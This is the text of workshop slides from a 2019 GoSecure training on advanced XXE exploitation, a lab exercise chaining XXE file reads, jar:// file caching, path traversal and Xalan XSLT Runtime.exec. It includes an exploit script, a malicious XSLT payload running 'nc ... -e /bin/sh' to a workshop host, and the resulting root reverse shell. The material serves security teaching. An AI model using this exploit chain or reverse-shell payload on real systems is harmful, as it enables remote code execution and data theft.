

# ADVANCED XXE EXPLOITATION

## Exercise 4: File write with jar:// (App port 8024)



Slides: <http://bit.ly/xxeparis>

Philippe Arteau  
GoSecure Countertack

19/06/2019

## ADD BOOKS:

New Book



```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <book xml:id="simple_book" xmlns="http://docbook.org/ns/docbook" version="5.0">
3   <title>Very simple book</title>
4   <chapter xml:id="chapter_1">
5     <title>Chapter 1</title>
6     <para>Hello world!</para>
7     <para>I hope that your day is proceeding <emphasis>splendidly</emphasis>!</para>
8   </chapter>
9   <chapter xml:id="chapter_2">
10    <title>Chapter 2</title>
11    <para>Hello again, world!</para>
12  </chapter>
13 </book>
```

Save


Test

[Back to Administration Home](#)

# Buidling an exploit faster with Request Reissue Scripter



# Provided XXE exploit script (specific to the app)



jupyter xxe\_exploit.py 18 minutes ago Logout Control Panel

File Edit View Language Python

```
1 import requests
2 import re
3 from bs4 import BeautifulSoup
4 from sys import argv
5
6
7 proxies = { ## SEE session.get() calls to enable the request sent to your HTTP proxy.
8     "http": "http://127.0.0.1:18080",
9     "https": "http://127.0.0.1:18080",
10 }
11
12 session = requests.Session()
13 cookies = {"JSESSIONID": "00A76A8AB53015064AF2D6FD7885C9EA"} ## CHANGE
14 SESSION ID
15
16 def get_csrf_token():
17     ## GENERATED BY REISSUE REQUEST SCRIPTER (BURP EXTENSION)
18     headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0", "Connection": "close", "Accept-Language": "en-US,en;q=0.5", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Upgrade-Insecure-Requests": "1"}
19     response = session.get("http://xxe-workshop.gosec.co:8024/admin/upload", headers=headers, cookies=cookies) #, proxies=proxies
20
21     for line in response.text.splitlines():
```

You need to edit the JSESSIONID

# Provided XXE exploit script (Usage)

```
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python xxe_exploit.py /etc/issue
Welcome to Alpine Linux 3.9
Kernel \r on an \m (\l)

jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python xxe_exploit.py /
.dockerenv
app.jar
bin
data
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
secret
srv
sys
tmp
usr
var
```


# The sleepy HTTP server



The image shows a Jupyter Notebook interface. At the top, the Jupyter logo is followed by the filename 'slow\_http\_server.py' and a checkmark indicating it was saved 2 hours ago. To the right are 'Logout' and 'Control Panel' buttons. Below this is a menu bar with 'File', 'Edit', 'View', 'Language', and 'Python'. The main area contains a Python script with 21 lines of code. The code imports 'tornado.ioloop', 'tornado.web', and 'time'. It defines a 'MainHandler' class that inherits from 'tornado.web.RequestHandler'. The 'get' method of this class opens a file named 'malicious.xml' in read mode, writes its contents to the response, flushes, sleeps for 99999 seconds, and then finishes the request. The main block of code checks if the script is being run directly, creates a 'tornado.web.Application' with the 'MainHandler', sets the port to 8888, listens on that port, prints the listening status, and starts the IOLoop.

```
1 from tornado.ioloop import IOLoop
2 import tornado.web
3 import time
4
5 class MainHandler(tornado.web.RequestHandler):
6     def get(self):
7
8         with open("malicious.xml", "r") as file:
9             self.write(file.read())
10            self.flush()
11            time.sleep(99999)
12            self.finish()
13
14 if __name__ == "__main__":
15     application = tornado.web.Application([
16         (r'/', MainHandler),
17     ])
18     port = 8888
19     application.listen(port)
20     print("Listening on port " + str(port))
21     IOLoop.instance().start()
```

# Side-Channel XXE with external DTD



# What useful file can be upload ?



The screenshot shows a Jupyter Notebook interface. At the top, the notebook is titled 'malicious.xml' with a checkmark and '2 hours ago'. There are 'Logout' and 'Control Panel' buttons in the top right. Below the title bar is a menu with 'File', 'Edit', 'View', and 'Language'. The main area displays XML code with line numbers 1 through 17. The code is an XSLT stylesheet designed to execute a shell command. Line 11 contains a variable named 'cmd' with a value that is a shell command to execute 'nc' (netcat) on a specific IP and port, and then run a shell. Line 12 defines a variable 'rtObj' to get the runtime. Line 13 defines a variable 'process' to execute the command from line 11. Line 14 outputs the result of the execution. The code is as follows:

```
1 <xsl:stylesheet version="1.0"
2   xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
3   xmlns:date="http://xml.apache.org/xalan/java/java.util.Date"
4   xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
5   xmlns:str="http://xml.apache.org/xalan/java/java.lang.String"
6   exclude-result-prefixes="date">
7
8   <xsl:output method="text"/>
9   <xsl:template match="/">
10
11     <xsl:variable name="cmd"><![CDATA[/bin/busybox nc shell-workshop.gosec.co 9999 -e
12 /bin/sh]]></xsl:variable>
13     <xsl:variable name="rtObj" select="rt:getRuntime()"/>
14     <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
15     <xsl:text>Process: </xsl:text><xsl:value-of select="$process"/>
16
17   </xsl:template>
18 </xsl:stylesheet>
```

EDIT with the command to  
evaluate



jovyan@jupyterlab-workshop: ~/ x +  
https://shell-workshop.gosec.co/user/h3xstream/terminals/2

jupyter Logout Control Panel

```
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ nc -nlvk -p 9999  
listening on [any] 9999 ...  
_
```

jovyan@jupyterlab-workshop: ~/ x +  
https://shell-workshop.gosec.co/user/h3xstream/terminals/3

jupyter Logout Control Panel

```
File "/opt/conda/lib/python3.7/site-packages/requests/adapters.py", line 449, in  
send  
    timeout=timeout  
File "/opt/conda/lib/python3.7/site-packages/urllib3/connectionpool.py", line 60  
0, in urlopen  
    chunked=chunked)  
File "/opt/conda/lib/python3.7/site-packages/urllib3/connectionpool.py", line 38  
0, in _make_request  
    httplib_response = conn.getresponse()  
File "/opt/conda/lib/python3.7/http/client.py", line 1321, in getresponse  
    response.begin()  
File ...gin  
ve ...ead_status  
File ...  
li ...  
File ...  
re ...  
KeyboardInterrupt  
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python xxe_exploit.py 'jar:http:  
/shell-workshop.gosec.co:8888/!/aaaa'
```

2. Forcing the download of malicious.xml to /tmp

jovyan@jupyterlab-workshop: ~/ x +  
https://shell-workshop.gosec.co/user/h3xstream/terminals/1

jupyter Logout Control Panel

```
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python slow_http_server.py  
Listening on port 8888  
WARNING:tornado.access:404 GET /\ (165.227.128.70) 0.51ms  
_
```

1. Serving the malicious.xml file

jovyan@jupyterlab-workshop: ~/ x +  
https://shell-workshop.gosec.co/user/h3xstream/terminals/4

jupyter Logout Control Panel

```
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python xxe_exploit.py /tmp  
hsperfdata_root  
jar_cache9086160249414977981.tmp  
tomcat.2654476698849166794.8024  
tomcat.7804842478454113602.8024  
tomcat-docbase.1662910458640197876.8024  
  
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ python xxe_exploit.py /tmp/jar_ca  
che9086160249414977981.tmp  
/bin/busybox nc shell-workshop.gosec.co 9999 -e /bin/shProcess:  
jovyan@jupyterlab-workshop:~/labs/exercise_8024$ _
```

3. Browsing /tmp to find the exact file name

# Now with the local file name of the XSL file

1 x 2 x 3 x 4 x ...

Go Cancel < >

Target: <http://xxe-workshop.gosec.co:8024>

### Request

Raw Params Headers Hex

```
POST /admin/upload HTTP/1.1
Host: xxe-workshop.gosec.co:8024
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: http://localhost:8001/admin/upload
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=00A76A8A33015064AF2D6FD7
Content-Length: 610
```

template=../../../../../../../../tmp/jar\_cache9086160249414977981.tmp&action=test&csrf=e82edbd3-025-cf062e836677&xmlCode=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22UTF-8%22%3F%3E%0A%3C%21DOCTYPE+book+SYSTEM+%27%2Ftmp%27+%3E%5D%3E%0A%3Cbook+xml%3Aid%3D%22simple\_book%22+xmlns%3D%22http%3A%2F%2Fns%2Fdocbook%22+version%3D%225.0%22%3E%0A++++%3Ctitle%3EVery+simple+book%3C%2Ftitle%3E%0A++++%3C%3Aid%3D%22chapter\_1%22%3E%0A++++%3Ctitle%3E%26xxe%3B%3C%2Ftitle%3E%0A++++%3Cpara%3E%3C%2Fpara%3C%2Fchapter%3E%0A%3C%2Fbook%3E&title=New+Book

Response

Raw Headers Hex HTML Render

Preview:

Process: java.lang.UNIXProcess@230d77e5

Process: java.lang.UNIXProcess@230d77e5

Path traversal used to force the XSLT file

jovyan@jupyterlab-workshop: ~/labs/exercise\_8024\$ nc -nlvk -p 9999

```
listening on [any] 9999 ...
connect to [46.101.141.50] from (UNKNOWN) [165.227.128.70] 39295
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[]
```

Next find a way to exfiltrate the **flag.pdf**  
file

# @QUESTIONS ?

## Contact

parteau@gosecure.ca

 [gosecure.net/blog/](https://gosecure.net/blog/)

 @h3xStream @GoSecure\_Inc